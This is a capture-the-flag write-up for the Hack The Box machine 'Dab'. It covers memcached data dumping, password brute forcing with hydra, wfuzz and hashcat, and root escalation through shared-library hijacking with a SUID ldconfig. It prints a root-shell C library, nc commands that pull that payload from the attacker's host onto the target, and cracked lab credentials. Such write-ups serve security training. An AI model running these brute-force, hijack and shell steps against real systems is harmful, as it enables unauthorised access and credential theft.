Dab Writeup by artikrh

SPECIFICATIONS

- Target OS: Linux
- IP Address: 10.10.10.86
- Difficulty: 6/10

CONTENTS


Information Gathering

As usually, we start with `nmap` to see which ports are open on the server.

```
$ mkdir nmap
$ nmap -sV -oA nmap/initial 10.10.10.86
...
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
22/tcp   open  tcpwrapped
80/tcp   open  http       nginx 1.10.3 (Ubuntu)
8080/tcp open  http       nginx 1.10.3 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
...
```

If script enumeration was activated with the `-sC` option, we would notice that the FTP anonymous login was enabled. The FTP server contains an image which includes steganography (a text file hidden with a blank password, which outputs "*Nope...*", in other words, a troll).

Next, let's check the web server running in port 80:



The root page redirects us to `/login` which requires credentials. If the wrong credentials are entered, the server will respond with an `Error: Login failed` message. Therefore, we will try brute forcing with hydra with the username of `admin`, since it is the most common one.

```
$ hydra -s 80 -l 'admin' -P
/usr/share/wordlists/SecLists/Passwords/darkweb2017-top10000.txt 10.10.10.86
http-post-form "/login:username=^USER^&password=^PASS^:F=Error: Login failed"
```

I usually use the SecLists password wordlists first when brute forcing services remotely before firing up the huge `rockyou` wordlist file. Eventually, we should have a password which turns out to be `Password1`. After logging in, we are presented with some stock items from a MySQL database (as denoted in the HTML source code). We notice a cookie will be set for both websites running in port 80 and 8080:

```
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.DmQDCQ.s5VT7anp8pazB-MBLM5bGS4NNL8
```

I found nothing more of interest in the website of port 80, so I switched to 8080. This is the HTTP request header by default (after retrieving the session cookie):

```
GET / HTTP/1.1
Host: 10.10.10.86:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.DmQDCQ.s5VT7anp8pazB-MBLM5bGS4NNL8
Connection: close
Upgrade-Insecure-Requests: 1
```

Which gives us the following message:

```
Access denied: password authentication cookie not set
```

Using Burp, I manually added another cookie with a random value to see if the response changes:

```
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.DmQDCQ.s5VT7anp8pazB-MBLM5bGS4NNL8;
password=test
```

And now we get a different message:


```
Access denied: password authentication cookie incorrect
```

It seems that we passed the first step, but now we need to find the right value for the `password` cookie. I will use `wfuzz` for that and filter out reponses which have a character length of 324, which was the reponse length of an incorrect cookie.

```
$ wfuzz -z file,/usr/share/wordlists/SecLists/Passwords/darkweb2017-
top10000.txt -b password=FUZZ --hh 324 http://10.10.10.86:8080/

...
000211:  C=200     21 L       48 W          540 Ch        "secret"
...
```

We got a different response length with `password=secret` cookie, and if we modify the request in Burp to this value and forward that packet, we get the following:



The fact that a **cache engine** is being mentioned is a huge hint. A quick google will eventually lead us to the memcached software which is a key-based cache that stores data and objects wherever spare RAM is available for quick access by applications, without going through layers of parsing or disk I/O. According to MySQL and memcached guide, by default, `memcached` uses the following settings:

- Memory allocation of 64MB
- Listens for connections on all network interfaces, using port **11211**
- Supports a maximum of 1024 simultaneous connections

We already have a potential TCP port number input that we can use to retrieve results. We can confirm this, because if we try port numbers other than 11211, we will get an internal server error.

Next, we need to know what line to send. For that, we will refer to the github wiki of `memcached` commands and the guide I mentioned above, specifically article 5.2 to get the `slabs` statistic. Based on the document, the `stats slabs` command retrieves slabs which have been allocated for storing information within the cache. If we run the command in the web interface, we get this output:

```
STAT 16:chunk_size 2904
STAT 16:chunks_per_page 361
STAT 16:total_pages 1
STAT 16:total_chunks 361
STAT 16:used_chunks 0
STAT 16:free_chunks 361
STAT 16:free_chunks_end 0
STAT 16:mem_requested 0
STAT 16:get_hits 32
STAT 16:cmd_set 25
STAT 16:delete_hits 0
STAT 16:incr_hits 0
```

```
STAT 16:decr_hits 0
STAT 16:cas_hits 0
STAT 16:cas_badval 0
STAT 16:touch_hits 0
STAT 26:chunk_size 27120
STAT 26:chunks_per_page 38
STAT 26:total_pages 1
STAT 26:total_chunks 38
STAT 26:used_chunks 1
STAT 26:free_chunks 37
STAT 26:free_chunks_end 0
STAT 26:mem_requested 24699
STAT 26:get_hits 45258
STAT 26:cmd_set 262
STAT 26:delete_hits 0
STAT 26:incr_hits 0
STAT 26:decr_hits 0
STAT 26:cas_hits 0
STAT 26:cas_badval 0
STAT 26:touch_hits 0
STAT active_slabs 2
STAT total_malloced 2078904
END
```

Each slab (in this case two active slabs) are assigned an unique ID (16 and 26). As seen in the output, quite a lot of space (27120) is allocated to the second chunk (with an ID of 26). Let's try and dump the keys for this slab class using the `stats cachedump 26 0` command, where 26 is the ID of the slab and 0 indicates no result limit. The output:

```
ITEM users [24625 b; 1535279887 s]
END
```

We get a key item called `users`, which we can retrieve its data with the `get users` command:

Getting User

We will save the JSON output to a file called `get-users.txt` and then use the `json.tool` python module to format the text:

```
$ cat get-users.txt | python -m json.tool > beautify.txt
```

We will now extract the usernames and MD5 hashes from `beautify.txt`:

```
$ cat beautify.txt | cut -d ":" -f 1 | cut -d '"' -f 2 > users.txt
$ cat beautify.txt | cut -d ":" -f 2 | cut -d '"' -f 2 > hashes.txt
```

Open an editor and delete the first and the last line for both of these files (the JSON brackets).

To make things easier and quicker, we will use the Metasploit framework to enumerate SSH users with our `users.txt` list using the `auxiliary/scanner/ssh/ssh_enumusers` module:

```
$ msfconsole -q
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 10.10.10.86
msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE files/users.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > set THREADS 10
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 10.10.10.86:22 - SSH - Using malformed packet technique
[*] 10.10.10.86:22 - SSH - Starting scan
...
[+] 10.10.10.86:22 - SSH - User 'genevieve' found
...
```

Let's also try to crack some of the MD5 hashes from our `hashes.txt` file using `hashcat`:

```
$ hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt -o cracked.txt --
force
...
2ac9cb7dc02b3c0083eb70898e549b63:Password1
9731e89f01c1fb943cf0baa6772d2875:piggy
6f9ff93a26a118b460c878dc30e17130:monkeyman
eb95fc1ab8251cf1f8f870e7e4dae54d:megadeth
1e0ad2ec7e8c3cc595a9ec2e3762b117:blaster
5177790ad6df0ea98db41b37b602367c:strength
0ef9c986fad340989647f0001e3555d4:misfits
0daa6275280be3cf03f9f9c62f9d26d1:lovesucks1
fc7992e8952a8ff5000cb7856d8586d2:Princess1
c21f969b5f03d33d43e04f8f136e7682:default
254e5f2c3beb1a3d03f17253c15c07f3:hacktheplanet
fe01ce2a7fbac8fafaed7c982a04e229:demo
...

$ cat cracked.txt | cut -d ":" -f 2 > passwords.txt
```

The process will finish quickly as these 12 hashes are well-known and other hashes will be ignored. Otherwise, you would have to specify the `-a 3` option of `hashcat` to try and crack every hash.

Now that we have a valid user (`genevieve`) and an extracted password list, let's brute force the SSH service using `hydra` and then login to grab the user flag after successfully retrieving the password:

```
$ hydra -l 'genevieve' -P passwords.txt 10.10.10.86 ssh
...
[22][ssh] host: 10.10.10.86   login: genevieve   password: Princess1
...

$ sudo apt install sshpass
$ sshpass -p 'Princess1' ssh genevieve@10.10.10.86
```

Getting Root

After logging in as `genevieve`, we start enumerating the machine for files and processes. If we run `sudo -l`, we see a binary `/usr/bin/try_harder` which can be executed with root privileges, but it turned out to be yet another troll.

One of the first steps during the enumeration phase I took was to find programs that had the sticky bit set:

```
$ find / -perm -u=s -type f 2>/dev/null

/bin/umount
/bin/ping
/bin/ping6
```

```
/bin/su
/bin/ntfs-3g
/bin/fusermount
/bin/mount
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/myexec
/usr/bin/pkexec
/usr/bin/chfn
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/sbin/ldconfig
/sbin/ldconfig.real
```

We notice two unusual entries in this output:

- `/usr/bin/myexec` which must be a custom program;
- `/sbin/ldconfig` which does not have the SUID permission set by default.

If we run `myexec`, we will notice that it expects a password input to work. I tried guessing a bit, but that did not help, so I downloaded the binary in my own machine and analyzed it with `radare2`.

```
$ radare2 myexec
```

Let's analyze all flags using the `aaa` command and check the content of the main function:

```
[0x00400740]> aaa
[0x00400740]> pdf @ main
```

```
0x0040084d      48b873336375.  movabs rax, 0x306c337275633373 ; 's3cur3l0'
0x00400857      488945a0       mov qword [s1], rax
0x0040085b      c745a867316e.  mov dword [local_58h], 0x6e3167 ; 'g1n'
0x00400862      bf74094000     mov edi, str.Enter_password: ; 0x400974 ; "Enter password: " ; const char *format
0x00400867      b800000000     mov eax, 0
0x0040086c      e86ffeffff     call sym.imp.printf         ; int printf(const char *format)
0x00400871      488d45b0       lea rax, qword [s2]
0x00400875      4889c6         mov rsi, rax
0x00400878      bf85094000     mov edi, str.63s            ; 0x400985 ; "%63s" ; const char *format
0x0040087d      b800000000     mov eax, 0
0x00400882      e899feffff     call sym.imp.__isoc99_scanf ; int scanf(const char *format)
0x00400887      488d55b0       lea rdx, qword [s2]
0x0040088b      488d45a0       lea rax, qword [s1]
0x0040088f      4889d6         mov rsi, rdx                ; const char *s2
0x00400892      4889c7         mov rdi, rax                ; const char *s1
0x00400895      e876feffff     call sym.imp.strcmp         ; int strcmp(const char *s1, const char *s2)
```

The password checking appears to take place here via the C `strcmp` function. A quick look into it and we see the hex representation in ASCII for the string (the actual password - `s3cur3l0g1n`) which will then be compared to our input. We will now try this password that we got through reverse engineering in the `myexec` program:

```
$ myexec

Enter password: s3cur3l0g1n
Password is correct

seclogin() called
TODO: Placeholder for now, function not implemented yet
```

This is the part which I spent a good amount of time looking into this binary file. One of the commands (besides the typical ones such as `getfacl`, `getcap`, etc.) is `objdump` which displays information from object files. Let's display the contents of all headers using the `-x` option for the `myexec` program:

```
$ objdump -x /usr/bin/myexec
...
Dynamic Section:
  NEEDED               libseclogin.so
  NEEDED               libc.so.6
...
```

As the output indicates, the `myexec` binary depends on two dynamic libraries (`.so` shared objects files). This means that the program references these libraries at runtime (similarly to Window's `.dll`). We can see this by running `ldd` which prints shared object dependencies:

```
$ ldd /usr/bin/myexec

        linux-vdso.so.1 =>  (0x00007ffe00c69000)
        libseclogin.so => /usr/lib/libseclogin.so (0x00007f880282f000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f8802465000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8802a31000)
```

Let's focus in `libseclogin.so` library since `libc` is the C standard library. The libseclogin shared object is owned by root and we have no write permissions in the `/usr/lib/` directory from where the library is referenced.

```
$ ls -la /usr/lib/libseclogin.so

-rwxr-xr-x 1 root root 8120 Mar 25 23:46 /usr/lib/libseclogin.so
```

The vector of attack here would be similar to python library hijacking, and we could actually configure dynamic linker run-time bindings using the `ldconfig` command. Normally, we would need root privileges to do such operations, unless the sticky bit is set for `ldconfig` (which is unusual, but in this case it is configured so as we mentioned it earlier). This is where privilege escalation takes place, as we can manually link libraries using the `-l` option of `ldconfig`.

I wrote a simple C piece of code to spawn a root shell as `libseclogin.c`:

```
#include <stdio.h>
int main(void){
        setuid(0);
        setgid(0);
        system("/bin/bash", NULL, NULL);
}
```

Let's compile this code as a shared library file and transfer it to the Dab machine:

```
$ gcc -Wall -fPIC -shared -o libseclogin.so libseclogin.c -ldl
$ nc -lvnp 9191 < libseclogin.so
```

In the remote machine:

```
$ cd /dev/shm
$ nc 10.10.15.54 9191 > libseclogin.so
$ chmod +x libseclogin.so
$ ldconfig -l /dev/shm/libseclogin.so
```

Since dynamic linker uses the `LD_LIBRARY_PATH` variable, we need to set that up too:

```
$ LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/dev/shm
```

Now if we run `ldd` again on the binary, we will notice that `libseclogin.so` will be referenced in `/dev/shm/libseclogin.so`. When we run `myexec`, it will spawn us a root shell after entering the password:

```
$ myexec

Enter password: s3cur3l0g1n
Password is correct

# wc -c /root/root.txt
33 /root/root.txt
```